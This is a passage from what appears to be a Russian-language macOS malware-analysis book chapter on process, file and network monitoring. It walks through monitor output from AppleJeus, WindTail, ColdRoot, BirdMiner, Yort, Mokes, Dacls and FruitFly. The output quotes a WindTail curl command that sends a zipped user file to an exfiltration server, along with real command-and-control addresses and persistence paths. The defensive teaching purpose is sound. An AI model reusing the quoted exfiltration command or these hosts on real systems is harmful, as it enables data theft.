                    Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "path" : "/bin/mv",
    "pid" : 3458,
    "ppid" : 3457
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", 2
  "process" : {
    "arguments" : [
      "mv",

"/Applications/UnionCryptoTrader.app/Contents/Resources/.unio
ncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
],
    "path" : "/bin/mv",
    "pid" : 3461,
    "ppid" : 3457
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", 3
  "process" : {
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463,
    "ppid" : 3457
  }
}
```

Листинг 7-1: Использование ProcessMonitor для наблюдения за командами установщика (вариант AppleJeus)

По этим процессам и их аргументам мы видим, что вредоносный установщик делает следующее: выполняет встроенную утилиту `/bin/mv`, чтобы переместить скрытый property list из каталога `Resources/` установщика в `/Library/LaunchDaemons` 1; выполняет `/bin/mv`, чтобы переместить скрытый бинарный файл из каталога `Resources/` установщика в `/Library/UnionCrypto/` 2; а затем запускает этот бинарный файл, `unioncryptoupdater` 3. Только по монитору процессов мы теперь знаем, что вредоносное ПО закрепляется как launch daemon `vip.unioncrypto.plist`, и идентифицировали бинарный файл `unioncryptoupdater`, который служит постоянным backdoor-компонентом вредоносного ПО.

Мониторинг процессов также может пролить свет на основную функциональность вредоносного образца. Например, главная цель WindTail - собирать и эксфильтровать файлы из зараженной системы. Хотя мы можем обнаружить это с помощью методов статического анализа, таких как дизассемблирование бинарного файла вредоносного ПО, гораздо проще воспользоваться монитором процессов. Листинг 7-2 содержит сокращенный вывод ProcessMonitor.

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", 1
  "process" : {
"pid" : 1202,
    "path" : "/usr/bin/zip",
    "arguments" : [
      "/usr/bin/zip",
      "/tmp/secrets.txt.zip",
      "/Users/user/Desktop/secrets.txt"
    ],
    "ppid" : 1173 2
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", 3
  "process" : {
    "pid" : 1258,
    "path" : "/usr/bin/curl",
    "arguments" : [
      "/usr/bin/curl",
      "-F",
      "vast=@/tmp/secrets.txt.zip",
      "-F",
      "od=1601201920543863",
      "-F",
      "kl=users-mac.lan-user",
      "string2me.com/.../kESklNvxsNZQcPl.php" 4
    ],
    "ppid" : 1173
  }
}
% ps -p 1173
  PID TTY     TIME      CMD
  1173 ??     0:00.38
~/Library/Final_Presentation.app/Contents/MacOS/usrnode 5
```

Листинг 7-2: Использование ProcessMonitor для раскрытия функциональности эксфильтрации файлов (WindTail)

В выводе ProcessMonitor мы видим, что вредоносное ПО сначала создает ZIP-архив файла, который нужно собрать 1, прежде чем эксфильтровать архив с помощью команды `curl` 3. В качестве дополнительного бонуса параметры командной строки, переданные `curl`, раскрывают сервер эксфильтрации вредоносного ПО, `string2me.com` 4. Сообщенный идентификатор родительского процесса (`ppid`) дает способ сопоставить дочерние процессы с родителем. Например, мы используем утилиту `ps`, чтобы сопоставить сообщенный `ppid` (`1173`) 2 с постоянным компонентом WindTail, `Final_Presentation.app/Contents/MacOS/usrnode` 5.

Хотя мониторинг процессов может пассивно и эффективно дать нам бесценную информацию, он является лишь одним компонентом комплексного подхода к динамическому анализу. В следующем разделе мы рассмотрим мониторинг файлов, который может дать дополнительное понимание действий вредоносного ПО.

Мониторинг файлов

Мониторинг файлов - это пассивное наблюдение за файловой системой хоста на предмет интересующих событий. Во время процесса заражения, а также во время выполнения полезной нагрузки, вредоносное ПО, вероятно, будет обращаться к файловой системе и манипулировать ею различными способами: сохранять сценарии или Mach-O-бинарные файлы на диск, создавать механизм закрепления вроде launch item и обращаться к пользовательским документам, возможно для эксфильтрации на удаленный сервер.

Хотя иногда мы можем косвенно наблюдать такой доступ с помощью монитора процессов, когда вредоносное ПО делегирует действия системным утилитам, более сложное вредоносное ПО может быть полностью самодостаточным и не порождать дополнительных процессов. В этом случае монитор процессов может оказаться малополезным. Независимо от сложности вредоносного ПО мы часто можем вместо этого наблюдать его действия через монитор файлов.

Утилита fs_usage

Мы можем мониторить файловую систему с помощью встроенной в macOS утилиты мониторинга файлов `fs_usage`. Чтобы захватывать события файловой системы с повышенными правами, выполните `fs_usage` с флагами `-f filesystem`. Укажите параметр командной строки `-w`, чтобы заставить `fs_usage` выдавать более подробный вывод. Кроме того, вывод `fs_usage` следует фильтровать; иначе объем системной файловой активности может быть подавляющим. Для этого либо укажите целевой процесс (`fs_usage -w -f filesystem malware.sample`), либо передайте вывод в `grep`.

Например, если мы выполним вредоносное ПО для Mac под названием ColdRoot при запущенной `fs_usage`, мы увидим, как оно обращается к файлу `conx.wol`, находящемуся внутри его application bundle (листинг 7-3):

```
# fs_usage -w -f filesystem
  access   (___F)
com.apple.audio.driver.app/Contents/MacOS/conx.wol
  open     F=3      (R_____)
com.apple.audio.driver.app/Contents/MacOS/conx.wol
  flock    F=3
  read     F=3      B=0x92
  close    F=3
```

Листинг 7-3: Использование `fs_usage` для наблюдения за обращениями к файлам (ColdRoot)

Как видите, вредоносное ПО с именем `com.apple.audio.driver.app` открывает и читает содержимое файла. Давайте заглянем в этот файл, чтобы понять, может ли он пролить свет на функциональность вредоносного ПО (листинг 7-4):

```
% cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    "LN": "adobe_logs.log",
    "KL": true,
    "RN": true,
    "PN": "com.apple.audio.driver"
}
```

Листинг 7-4: Конфигурационный файл (ColdRoot)

Содержимое этого файла говорит о том, что `conx.wol` является конфигурационным файлом вредоносного ПО. Среди прочих значений он содержит порт и IP-адрес сервера командования и управления атакующего. Чтобы понять, что обозначают остальные пары ключ/значение, мы могли бы перейти в дизассемблер и найти перекрестную ссылку на строку `"conx.wol"`. (Либо мы могли бы сделать это в отладчике, который обсудим в главе 8.) Это привело бы нас к логике в коде вредоносного ПО, которая разбирает пары ключ/значение в файле и действует на их основе. Я оставлю это как упражнение для заинтересованного читателя.

Утилита `fs_usage` удобна, потому что встроена в macOS. Однако как базовый инструмент мониторинга файлов она оставляет желать лучшего. Самое заметное: она не предоставляет подробных сведений о процессе, ответственном за файловое событие, таких как аргументы или информация о подписи кода.

Утилита FileMonitor

Чтобы устранить эти недостатки, я создал open source утилиту FileMonitor. [3] Подобно уже упомянутой утилите ProcessMonitor, она использует фреймворк Endpoint Security от Apple и разработана с учетом анализа вредоносного ПО. Через FileMonitor мы можем получать ценные подробности о файловых событиях в реальном времени. Обратите внимание, что, как и ProcessMonitor, FileMonitor нужно запускать от root в терминале, которому предоставлен полный доступ к диску.

В качестве примера посмотрим, как FileMonitor может легко раскрыть детали закрепления вредоносного ПО BirdMiner (листинг 7-5). BirdMiner доставляет Linux-криптомайнер, способный работать на macOS благодаря включению эмулятора QEMU в дисковый образ вредоносного ПО. Когда зараженный дисковый образ смонтирован и установщик приложения выполнен, он сначала запросит учетные данные пользователя. Получив права root, он устойчиво установит себя. Чтобы увидеть как, взгляните на вывод FileMonitor. Обратите внимание, что этот вывод сокращен для улучшения читаемости. Например, он не содержит сведений о подписи кода процесса.

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
1 "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "ppid": 1000
    }
  }
}
{
2 "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file": {
    "destination":
"/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1077,
      "path": "/bin/cp",
"ppid": 1000,
    }
  }
}
```

Листинг 7-5: Использование FileMonitor для раскрытия закрепления (BirdMiner)

По выводу FileMonitor мы видим, что вредоносное ПО (`pid 1000`) породило утилиту `/bin/cp`, чтобы создать два файла, которые оказываются двумя постоянными launch daemons BirdMiner: `com.decker.plist` 1 и `com.tractableness.plist` 2.

FileMonitor особенно полезен для раскрытия функциональности вредоносного ПО, которое не порождает дополнительных процессов. Например, установщик вредоносного ПО Yort напрямую сбрасывает постоянный backdoor (листинг 7-6). Поскольку он не выполняет никаких внешних процессов для помощи этому закреплению, монитор процессов не увидел бы это событие. С другой стороны, вывод FileMonitor показывает создание этого backdoor, `.FlashUpdateCheck`, а также процесс, ответственный за создание вредоносного backdoor. (Установщик Yort маскируется под

приложение Adobe Flash Player, на котором мы фокусируемся с помощью флага командной строки `-filter`.) Поскольку FileMonitor также включает сведения о подписи кода процесса (или об их отсутствии), мы можем видеть и то, что вредоносный установщик не подписан.

```
 # FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash
Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "~/.FlashUpdateCheck",
    "process" : {
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "0000000000000000000"
      },
      "path" : "~/Desktop/Album.app/Contents/MacOS/Flash
Player",
      "pid" : 1031
    }
  }
}
```

Листинг 7-6: Использование FileMonitor для раскрытия постоянного backdoor-компонента (Yort)

Учитывая, что утилита мониторинга файлов может предоставить большую часть информации, захватываемой монитором процессов, вы можете задаться вопросом, зачем вообще нужен монитор процессов. Один ответ состоит в том, что некоторые сведения, например аргументы процесса, обычно сообщает только монитор процессов. Более того, файловые мониторы в состоянии по умолчанию сообщают обо всей файловой активности системы, часто выдавая слишком много нерелевантной информации. Это может ошеломлять, особенно на начальном этапе анализа. Хотя файловые мониторы можно фильтровать (например, FileMonitor поддерживает флаг `-filter`), для этого нужно знать, по чему фильтровать. Напротив, мониторы процессов могут дать более краткий обзор действий вредоносного образца, который затем подскажет фильтрацию для файлового монитора. Поэтому обычно разумно начинать с монитора процессов, чтобы наблюдать команды или дочерние процессы, которые может породить вредоносный образец. Если вам нужны дополнительные детали или если сведения от монитора процессов оказались недостаточными, запускайте монитор файлов. В этот момент можно фильтровать вывод по значениям вроде имени вредоносного ПО и любых процессов, которые оно порождает, чтобы удерживать объем вывода на разумном уровне.

Мониторинг сети

Большинство образцов вредоносного ПО для Mac содержат сетевые возможности. Например, они могут взаимодействовать с удаленным сервером командования и управления, открывать прослушивающий сокет в ожидании подключения удаленного атакующего или даже сканировать дополнительные системы для заражения. Взаимодействие с сервером командования и управления особенно распространено, поскольку оно позволяет вредоносному ПО загружать дополнительные полезные нагрузки, получать команды или эксфильтровать пользовательские данные. Например, установщик вредоносного ПО, известного как CookieMiner, загружает property lists для закрепления, а также криптовалютный майнер. После устойчивой установки вредоносное ПО эксфильтрует пароли и authentication cookies, которые позволяют атакующим получить доступ к учетным записям пользователей.

Вредоносное ПО всегда будет содержать адрес сервера командования и управления, либо как доменное имя, либо как IP-адрес, встроенный в его бинарный файл или конфигурационный файл, хотя он может быть обфусцирован или зашифрован.

Одна из наших главных целей при анализе вредоносных образцов - понять, как они взаимодействуют с сетью. Это включает раскрытие сетевых конечных точек, например адресов любых серверов командования и управления, а также деталей любого вредоносного сетевого трафика, таких как выдача заданий и эксфильтрация данных. Также разумно искать прослушивающие сокеты, которые вредоносное ПО могло открыть, чтобы предоставить удаленному атакующему backdoor-доступ.

Помимо раскрытия возможностей вредоносного ПО, эта информация позволяет нам предпринимать защитные действия, например разрабатывать сетевые индикаторы компрометации или даже взаимодействовать с внешними организациями, чтобы вывести сервер командования и управления из сети и тем самым сорвать распространение заражений.

Статический анализ вредоносного образца может раскрыть его сетевые возможности и конечные точки, но использование сетевого монитора часто является гораздо более простым подходом. Чтобы это проиллюстрировать, вернемся к примеру, упомянутому в начале этой главы. Напомню, что адреса серверов командования и управления WindTail были встроены прямо в его бинарный файл, но зашифрованы в попытке сорвать ручной статический анализ. Листинг 7-7 - это фрагмент декомпилированного кода WindTail, который декодирует и расшифровывает адрес сервера командования и управления.

```
1 r14 = [NSString stringWithFormat:@"%@", [self
yoop:@"F5Ur0CCFMO/... OLs="]];
rbx = [[NSMutableURLRequest alloc] init];
2 [rbx setURL:[NSURL URLWithString:r14]];
[[NSString alloc] initWithData:[NSURLConnection
sendSynchronousRequest:rbx
 3 returningResponse:0x0 error:0x0] encoding:0x4];
```

Листинг 7-7: Встроенный сервер командования и управления, зашифрованный для срыва попыток статического анализа (WindTail)

Этот адрес 1 (хранящийся в регистре `R14`) используется для создания объекта URL (хранящегося в `RBX`) 2, на который вредоносное ПО отправляет запрос 3. Шифрование и кодирование предназначены для усложнения статического анализа, но, вооружившись сетевым монитором, мы можем легко восстановить адрес этого сервера. В частности, мы можем выполнить вредоносное ПО в виртуальной машине, мониторя сетевой трафик. Почти сразу вредоносное ПО подключается к своему серверу, раскрывая его адрес, `flux2key.com` (рисунок 7-1).

Рисунок 7-1: Сетевой монитор раскрывает адрес сервера командования и управления (WindTail)

Иногда сетевые конечные точки можно обнаружить одним лишь монитором процессов, если вредоносное ПО делегирует сетевую активность системным утилитам. Однако специализированный инструмент сетевого мониторинга сможет наблюдать любую сетевую активность, даже у самодостаточного вредоносного ПО вроде WindTail. Более того, сетевой монитор может захватывать пакеты, предоставляя ценное понимание протокола вредоносного образца и его возможностей эксфильтрации файлов.

В широком смысле существуют два типа сетевых мониторов. Первый тип предоставляет снимок текущего использования сети, включая любые установленные соединения. Примеры включают `netstat`, `nettop`, `lsof` и Netiquette. [4] Второй тип предоставляет захваты пакетов сетевых потоков. Примеры включают `tcpdump` и Wireshark. [5] Оба типа являются полезными инструментами для динамического анализа вредоносного ПО.

Мониторы состояния сети macOS

Различные сетевые утилиты, включая несколько встроенных в macOS, могут предоставлять сведения о текущем состоянии и использовании сети. Например, они могут сообщать об установленных соединениях (возможно, с сервером командования и управления) и прослушивающих сокетах (возможно, интерактивных backdoor, ожидающих подключения атакующего), а также об ответственном процессе. Каждая из этих утилит поддерживает множество флагов командной строки, которые управляют ее использованием, форматом или фильтрацией вывода. Сведения об этих флагах см. на страницах man.

Самая известная из них - `netstat`, показывающая состояние сети. При выполнении с флагами командной строки `-a` и `-v` она покажет подробный список всех сокетов, включая их локальные и удаленные адреса, состояние (например, established или listening) и процесс, ответственный за событие. Также заслуживает внимания флаг `-n`, который может ускорить перечисление состояния сети, предотвращая преобразование IP-адресов в соответствующие доменные имена.

Более динамичная утилита - macOS `nettop`, которая автоматически обновляется, показывая текущую информацию о сети. Помимо сведений о сокетах, таких как локальные и удаленные адреса, состояния и процесс, ответственный за событие, она также предоставляет высокоуровневую статистику, например число переданных байтов. После запуска `nettop` можно сворачивать и разворачивать ее вывод клавишами C и E соответственно.

Утилита `lsof` просто перечисляет открытые файлы, а в macOS к ним относятся и сокеты. Выполните ее от root для системного списка и с флагом командной строки `-i`, чтобы ограничить вывод сетевыми файлами (сокетами). Это предоставит сведения о сокетах, такие как локальные и удаленные адреса, состояния и процесс, ответственный за событие.

Чтобы увидеть, чем может быть полезна утилита `lsof`, используем ее для исследования образца вредоносного ПО для Mac. В середине 2019 года атакующие нацелились на пользователей macOS через уязвимость нулевого дня в Firefox, чтобы установить вредоносное ПО, известное как Mokes. Целью анализа этого образца было восстановить адрес сервера командования и управления вредоносного ПО. С помощью сетевого монитора это оказалось довольно просто. После наблюдения за тем, как установщик вредоносного ПО закрепляет бинарный файл `quicklookd` в каталоге `~/Library/Dropbox`, `lsof` (выполненная с флагами `-i` и `TCP` для фильтрации TCP-соединений) раскрыла исходящее соединение с `185.49.69.210` на порт `80`, обычно используемый для HTTP-трафика. Как видно в сокращенном выводе листинга 7-8, `lsof` отнесла это соединение к вредоносному процессу Mokes `quicklookd`:

```
% lsof -i TCP
COMMAND     PID  USER  TYPE      NAME
quicklookd  733  user  IPv4 TCP  192.168.0.128:49291->185.49.69.210:http (SYN_SENT)
% ps -p 733
PID  TTY  CMD
733  ??   ~/Library/Dropbox/quicklookd
```

Листинг 7-8: Использование `lsof` для раскрытия адреса сервера командования и управления (Mokes)

Утилита Netiquette

Чтобы дополнить встроенные утилиты командной строки, я создал open source инструмент Netiquette. Netiquette использует закрытый фреймворк Network Statistics от Apple, чтобы предоставить простой GUI с различными параметрами, предназначенными для облегчения анализа вредоносного ПО. Например, можно указать ему игнорировать системные процессы, фильтровать по заданному пользователем вводу (например, выбрать Listen, чтобы отображать только сокеты в состоянии Listen) и экспортировать результаты в JSON.

Рассмотрим пример, в котором Netiquette быстро раскрыл удаленный сервер сложного образца вредоносного ПО. В середине 2020 года группа Lazarus нацелилась на пользователей macOS с вредоносным ПО, известным как Dacls. Выполнение вредоносного ПО приводит к наблюдаемому сетевому событию: попытке подключения на порт `443` (обычно используемый для HTTPS-трафика) к удаленному серверу атакующего, находящемуся по адресу `185.62.58.207`. Как видно на рисунке 7-2, Netiquette легко обнаруживает это соединение и относит его к процессу, поддерживаемому скрытым файлом (`.mina`) в пользовательском каталоге `~/Library`. Этот процесс является постоянным компонентом вредоносного ПО.

Стоит отметить, что Dacls будет пытаться подключаться к нескольким серверам командования и управления, поэтому при многократном выполнении вредоносного ПО в сетевом мониторе должны появляться разные попытки соединения. Это еще один пример того, почему полезно сочетать методы статического и динамического анализа. Динамический анализ может быстро выявить основной сервер командования и управления, тогда как статический анализ может раскрыть адреса дополнительных резервных серверов.

Рисунок 7-2: Использование Netiquette для раскрытия адреса сервера командования и управления (Dacls)

Мониторы сетевого трафика

Некоторые сетевые мониторы захватывают для углубленного анализа фактический сетевой трафик в форме пакетов. Как аналитиков вредоносного ПО, нас интересуют не только адреса серверов командования и управления, но и фактическое содержимое пакетов. Это содержимое может пролить свет на возможности вредоносного ПО. Примеры мониторов сетевого трафика включают повсеместную утилиту `tcpdump` и известное приложение Wireshark.

При запуске из терминала `tcpdump` будет непрерывно отображать поток сетевых пакетов (часто называемый dump), а мы можем использовать булевы выражения для фильтрации этого потока. Утилита `tcpdump` также поддерживает множество параметров командной строки, таких как `-A` для печати захваченных пакетов в ASCII и параметры `host` и `port` для захвата только конкретных

соединений, что делает ее особенно полезной для анализа сетевого трафика и понимания протокола вредоносных образцов.

Например, мы можем использовать `tcpdump`, чтобы наблюдать, что вредоносное ПО InstallCore, маскирующееся под установщик Adobe Flash Player, действительно загружает и устанавливает легитимную копию Flash. Странно ли такое поведение? Не особенно, учитывая, что пользователь, обманом заставленный запустить вредоносное ПО, ожидает установки Flash. В листинге 7-9 флаг `-s0` указывает `tcpdump` захватывать весь пакет, а `-A` печатает каждый пакет в ASCII. Наконец, мы также указываем, что нас интересует только трафик, проходящий через стандартный Ethernet-интерфейс (`en0`) на порту `80`.

```
# tcpdump -s0 -A -i en0 port 80
GET /adobe_flashplayer_e2c7b.dmg HTTP/1.1
Host: appsstatic2fd4se5em.s3.amazonaws.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Installer/1 CFNetwork/720.3.13 Darwin/14.3.0
(x86_64)
```

Листинг 7-9: Использование `tcpdump` для наблюдения за загрузками (InstallCore)

Как и другие сетевые утилиты, поставляемые с macOS, `tcpdump` поддерживает множество дополнительных параметров командной строки. Например, можно использовать флаг `-n`, чтобы запретить преобразование имен в адреса, и флаг `-XX`, чтобы напечатать дополнительные сведения о пакете, включая hex dump данных. Последнее особенно полезно при анализе не-ASCII трафика.

Другой сетевой монитор, Wireshark, предоставляет пользовательский интерфейс и мощные возможности декодирования протоколов. Чтобы использовать его, укажите сетевой интерфейс, с которого хотите захватывать пакеты. (Для захвата с основного физического сетевого интерфейса выберите `en0`.) Затем Wireshark начнет захват, который можно фильтровать по таким критериям, как IP-адреса, порты и протоколы. Например, предположим, что вы определили удаленный адрес сервера командования и управления вредоносного ПО с помощью статического анализа или динамически с инструментом вроде Netiquette. Теперь можно применить фильтр, чтобы отображать только пакеты, отправленные к этому серверу и от него, с использованием следующего синтаксиса:

```
ip.dst == <address of C&C server>
```

Рисунок 7-3 показывает захват Wireshark с данными обследования, собранными вредоносным ПО, известным как ColdRoot. По этому захвату мы можем легко определить, какую информацию вредоносное ПО собирает и передает при первоначальном заражении системы.



Рисунок 7-3: Использование Wireshark для захвата данных обследования (ColdRoot)

Аналогично вспомните, что FruitFly был довольно коварным вредоносным ПО для Mac, которое оставалось незамеченным более десяти лет. После его обнаружения инструменты сетевого мониторинга сыграли большую роль в его анализе. Например, через Wireshark мы можем наблюдать, как вредоносное ПО отвечает серверу командования и управления атакующего местоположением, в которое оно установило себя на зараженной машине (рисунок 7-4).



Рисунок 7-4: Использование Wireshark для раскрытия возможностей, в данном случае команды, возвращающей местоположение вредоносного ПО в зараженной системе (FruitFly)

В другом случае Wireshark показывает, как вредоносное ПО эксфильтрует снимки экрана в виде файлов `.png` (рисунок 7-5).



Рисунок 7-5: Использование Wireshark для раскрытия возможностей, в данном случае команды, возвращающей снимок экрана зараженной системы (FruitFly)

Дополнительные сведения о Wireshark, включая создание фильтров захвата и отображения, см. на официальной странице Wireshark Wiki. [6]

